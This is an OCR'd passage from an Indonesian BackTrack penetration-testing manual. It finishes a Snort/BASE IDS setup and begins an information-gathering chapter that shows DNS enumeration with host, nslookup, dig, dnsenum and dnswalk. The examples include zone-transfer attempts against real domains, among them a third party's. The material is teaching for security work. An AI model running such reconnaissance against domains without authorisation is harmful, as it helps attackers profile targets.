
Selanjutnya kita tiba pada tahap pembuatan user admin. Tentukan user name anda , password dan full name. Jangan lupa untuk mencentang “use authentification system” agar snort hanya dapat di akses dengan password.




Ok tampaknya BASE sudah siap memasukan database snort kedalam sistemnya. Klik tombol "create BASE AG" untuk mengimport database.




Sejauh ini kita telah berhasil, Klik "step 5" untuk login sebagai administrator



Masukan username dan password yang telah kita tentukan tadi. Dan kita akan memasuki BASE panel untuk pertama kalinya.






Namun ternyata ada sedikit trouble


Tapi jangan kuatir karena anda dapat mendownload patch dari CVS resmi.

```
http://secureideas.cvs.sourceforge.net/viewvc/secureideas/base-
php4/includes/base_state_citems.inc.php?view=log

http://secureideas.cvs.sourceforge.net/viewvc/secureideas/base-
php4/includes/base_state_citems.inc.php?revision=1.39
```

Simpanlah base_state_citems.inc.php pada direktori includes. Rewrite saja dengan yang lama. Kemudian refreshlah BASE pada browser.



Maka BASE sukses menampilkan database dari snort.



Snort menyimpan semua tanda bahaya beserta resource IP , Port dan protocol dengan baik. Itulah mengapa snort saat ini menjadi IPS/IDS opensource terbaik di dunia.

BAB 4
INFORMATION GATHERING

1. DNS Enumeration

Domain name server (DNS) adalah sistem yang menyimpan informasi terhadap nama host ataupun dama domain dalam bentuk distributed databases di dalam jaringan komputer baik LAN (local area network) maupun jaringan internet (WAN). Melakukan routing (pengalamatan) pada sebuah host lebih di permudah dengan penggunaan DNS. Nah cukup untuk pengertian DNS . Selanjutnya bisa anda dalami sendiri ,jika kurang mengerti silahkan tanyakan ke dosen atau google . Melakukan penyelidikan , ataupun proses untuk mendata semua server DNS dan seluruh informasi yang berhubungan dengan informasi dan organisasi yang menangani sebuah Domain name server disebut sebagai tehnik Domain name server enumeration (Pencacahan DNS). Informasi – informasi tersebut bisa berupa alamat IP sebuah host, nama organisasi/user yang bertanggung jawab atau owner, pengalamatan server email (mail exchange server) ataupun nama komputer (hostname). Beberapa tools standart yang di gunakan biasanya nslookup.

Target attacker

beberapa hal yang mungkin di kumpulkan oleh attacker dalam operasi "dns enumeration" adalah informasi – informasi sebagai berikut.

1. Nama host (hostname)
2. Alamat IP (query)
3. Email server (MX)
4. Pemilik (organization or personal) terdiri atas nama, nama organisasi ataupun alamat email organisasi.
5. DNS server yang di gunakan oleh host terkait.

1.1. Penggunaan perintah host

penggunaan perintah host pada BackTrack linux pada umumnya hampir sama dengan perintah-perintah lainnya.

```
root@bt:~# host indonesianbacktrack.or.id
indonesianbacktrack.or.id has address 199.27.135.133
indonesianbacktrack.or.id has address 199.27.134.133
indonesianbacktrack.or.id mail is handled by 10
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com.
```

Beberapa opsi penting lainnya adalah opsi (T) untuk penggunaaan informasi ip dan opsi (V) untuk hasil secara verbose.

```
root@bt:~# host -T -v indonesianbacktrack.or.id
Trying "indonesianbacktrack.or.id"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25731
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;indonesianbacktrack.or.id.   IN    A

;; ANSWER SECTION:
indonesianbacktrack.or.id. 19 IN    A     199.27.134.133
indonesianbacktrack.or.id. 19 IN    A     199.27.135.133

Received 75 bytes from 192.168.2.1#53 in 432 ms
Trying "indonesianbacktrack.or.id"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55053
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;indonesianbacktrack.or.id.   IN    AAAA

;; AUTHORITY SECTION:
indonesianbacktrack.or.id. 10614 IN SOA   jay.ns.cloudflare.com.
dns.cloudflare.com. 2013021211 10000 2400 604800 3600

Received 104 bytes from 192.168.2.1#53 in 221 ms
Trying "indonesianbacktrack.or.id"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39057
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;indonesianbacktrack.or.id.   IN    MX

;; ANSWER SECTION:
indonesianbacktrack.or.id. 19 IN    MX    10
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com.

Received 107 bytes from 192.168.2.1#53 in 326 ms
```

Beberapa pilihan dan opsi pada perintah host antara lainnya .

```
       -a is equivalent to -v -t ANY
       -c specifies query class for non-IN data
       -C compares SOA records on authoritative nameservers
       -d is equivalent to -v
       -l lists all hosts in a domain, using AXFR
       -i IP6.INT reverse lookups
       -N changes the number of dots allowed before root lookup is done
       -r disables recursive processing
       -R specifies number of retries for UDP packets
       -s a SERVFAIL response should stop query
       -t specifies the query type
       -T enables TCP/IP mode
       -v enables verbose output
       -w specifies to wait forever for a reply
       -W specifies how long to wait for a reply
       -4 use IPv4 query transport only
       -6 use IPv6 query transport only
       -m set memory debugging flag (trace|record|usage)
```

1.2. nslookup

```
root@bt :~# nslookup indonesianbacktrack.or.id
Server:     192.168.2.1
Address:    192.168.2.1#53

Non-authoritative answer:
Name: indonesianbacktrack.or.id
Address: 199.27.135.133
Name: indonesianbacktrack.or.id
Address: 199.27.134.133
```

Perhatikan informasi server yang adalah informasi primary DNS local pada host kita.

```
root@bt:~# cat /etc/resolv.conf
nameserver 192.168.2.1
nameserver 192.168.2.1
```

1.3. Dig (domain information groper)

Tools yang lainnya adalah "dig" atau dalam bahasa indonesianya adalah gali. Mungkin yang di maksud pembuat tools adalah menggali informasi

```
root@bt:~# dig any indonesianbacktrack.or.id

; <<>> DiG 9.7.0-P1 <<>> any indonesianbacktrack.or.id
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;indonesianbacktrack.or.id.   IN    ANY

;; ANSWER SECTION:
indonesianbacktrack.or.id. 86400 IN NS    roxy.ns.cloudflare.com.
indonesianbacktrack.or.id. 86400 IN NS    jay.ns.cloudflare.com.
indonesianbacktrack.or.id. 86400 IN SOA   jay.ns.cloudflare.com.
dns.cloudflare.com. 2013021211 10000 2400 604800 3600
indonesianbacktrack.or.id. 30 IN    MX    10
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com.
indonesianbacktrack.or.id. 30 IN    A     199.27.135.133
indonesianbacktrack.or.id. 30 IN    A     199.27.134.133

;; Query time: 304 msec
;; SERVER: 192.168.2.1#53(192.168.2.1)
;; WHEN: Mon Feb 18 00:03:02 2013
;; MSG SIZE  rcvd: 230
```

Jika kita hanya ingin dig menampilkan informasi MX record pada host tertentu, gunakan opsi MX pada command line.

```
root@bt:~# dig MX indonesianbacktrack.or.id

; <<>> DiG 9.7.0-P1 <<>> MX indonesianbacktrack.or.id
;; global options: +cmd
```

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44862
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;indonesianbacktrack.or.id.   IN    MX

;; ANSWER SECTION:
indonesianbacktrack.or.id. 30 IN    MX    10
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com.

;; Query time: 394 msec
;; SERVER: 192.168.2.1#53(192.168.2.1)
;; WHEN: Mon Feb 18 00:03:57 2013
;; MSG SIZE  rcvd: 107
```

1.4. Dnsenum

dnsenum adalah tools yang ditulis dengan bahasa pemograman perl. Mari kita bahas beberapa kemampuan dan penggunaan tools tersebut.

Tujuan attacker

Tujuan attacker sebagai garis besar adalah

- Mendapatkan informasi alamat IP host
- Informasi MX (mail host)
- Mencoba kemungkinan zone transfer
- Alamat ip pada Domain dan subdomain

Mengakses dnsenum.pl

Anda dapat mengakses tools tersebut melalui menu BackTrack pada menu naga. Atau membuka direktori melalui perintah pada terminal

```
root@bt:/ cd /pentest/enumeration/dns/dnsenum/
root@bt:/pentest/enumeration/dns/dnsenum#

root@bt:/pentest/enumeration/dns/dnsenum# ls
dns-big.txt  dnsenum.pl  dns.txt  README.txt
root@bt:/pentest/enumeration/dns/dnsenum#
```

Contoh penggunaan

```
root@bt:/pentest/enumeration/dns/dnsenum#     ./dnsenum.pl     --enum     -f     -r
indonesianbacktrack.or.id
dnsenum.pl VERSION:1.2.2
Warning: can't load Net::Whois::IP module, whois queries disabled.
```

Perhatikan informasi error pada output terminal setelah mengesekusi dnsenum. Kita membutuhkan modul perl Net::WhoisIP. Install dengan menggunakan cpan.

```
root@bt:~# cpan Net::Whois::IP

-----   indonesianbacktrack.or.id   -----


Host's addresses:
__________________

indonesianbacktrack.or.id               30       IN    A        199.27.134.133
indonesianbacktrack.or.id               30       IN    A        199.27.135.133


Name Servers:
______________

roxy.ns.cloudflare.com                  25568    IN    A        173.245.58.142
jay.ns.cloudflare.com                   25611    IN    A        173.245.59.123


Mail (MX) Servers:
___________________

b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com   3600              IN           A
65.54.188.109
b373994142df4a88bf1e00a3a512eb.pamx1.hotmail.com   3600              IN           A
65.54.188.78


Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for indonesianbacktrack.or.id on roxy.ns.cloudflare.com ...
AXFR record query failed: query timed out
Unable to obtain Server Version for roxy.ns.cloudflare.com : query timed out

Trying Zone Transfer for indonesianbacktrack.or.id on jay.ns.cloudflare.com ...
AXFR record query failed: query timed out
Unable to obtain Server Version for jay.ns.cloudflare.com : query timed out


Scraping indonesianbacktrack.or.id subdomains from Google:
___________________________________________________________


 ----   Google search page: 1   ----

 ----   Google search page: 2   ----

 ----   Google search page: 3   ----

 ----   Google search page: 4   ----

 ----   Google search page: 5   ----

 ----   Google search page: 6   ----

 ----   Google search page: 7   ----

 ----   Google search page: 8   ----

 ----   Google search page: 9   ----

 ----   Google search page: 10   ----

 ----   Google search page: 11   ----
```

```
 ----   Google search page: 12   ----

 ----   Google search page: 13   ----

 ----   Google search page: 14   ----

 ----   Google search page: 15   ----

 ----   Google search page: 16   ----

 ----   Google search page: 17   ----

 ----   Google search page: 18   ----

 ----   Google search page: 19   ----

 ----   Google search page: 20   ----

Google Results:
_______________

  perhaps Google is blocking our queries.
```

1.5. Dnswalk

Dnswalk adalah tools yang melakukan pengecekan terhadap kemungkinan transfer zone pada sebuah domain

```
root@bt:/pentest/enumeration/dns/dnswalk# ./dnswalk indonesianbacktrack.or.id.
Checking indonesianbacktrack.or.id.
Getting zone transfer of indonesianbacktrack.or.id. from
jay.ns.cloudflare.com...failed
FAIL: Zone transfer of indonesianbacktrack.or.id. from jay.ns.cloudflare.com
failed: timeout
Getting zone transfer of indonesianbacktrack.or.id. from
roxy.ns.cloudflare.com...failed
FAIL: Zone transfer of indonesianbacktrack.or.id. from roxy.ns.cloudflare.com
failed: connection failed
BAD: All zone transfer attempts of indonesianbacktrack.or.id. failed!
2 failures, 0 warnings, 1 errors.
```

Output di atas adalah hasil tidak berhasilnya dnswalk dalam mencari kemungkinan zone transfer .. pada pemakaian beberapa ns maka dnswalk akan mencari satu persatu dari informasi ns server pada domain

```
root@bt:/pentest/enumeration/dns/dnswalk# ./dnswalk pinhard.co.id.
Checking pinhard.co.id.
Getting zone transfer of pinhard.co.id. from ns1.codewall-security.net...failed
FAIL: Zone transfer of pinhard.co.id. from ns1.codewall-security.net failed:
connection failed
Getting zone transfer of pinhard.co.id. from ns3.codewall-security.net...failed
FAIL: Zone transfer of pinhard.co.id. from ns3.codewall-security.net failed:
connection failed
Getting zone transfer of pinhard.co.id. from ns4.codewall-security.net...failed
FAIL: Zone transfer of pinhard.co.id. from ns4.codewall-security.net failed:
connection failed
Getting zone transfer of pinhard.co.id. from ns2.codewall-security.net...
```


2. LIVE HOST IDENTIFICATION

Mengidentifikasi status suatu host dalam merespon beberapa uji akan menentukan langkah penyusup berikutnya.

2.1 NETIFERA


Netifera adalah tools berbasis GUI (graphical user interface) yang memiliki kemampuan di dalam melakukan scanning otomatis dan mengumpulkan informasi – informasi penting pada host atau jaringan target. Informasi – informasi yang di kumpulkan oleh Netifera adalah port, email, reverse DNS dan masih banyak lagi.

Untuk mengakses tools ini kita dapat mengaksesnya pada menu naga atau melewati perintah console.

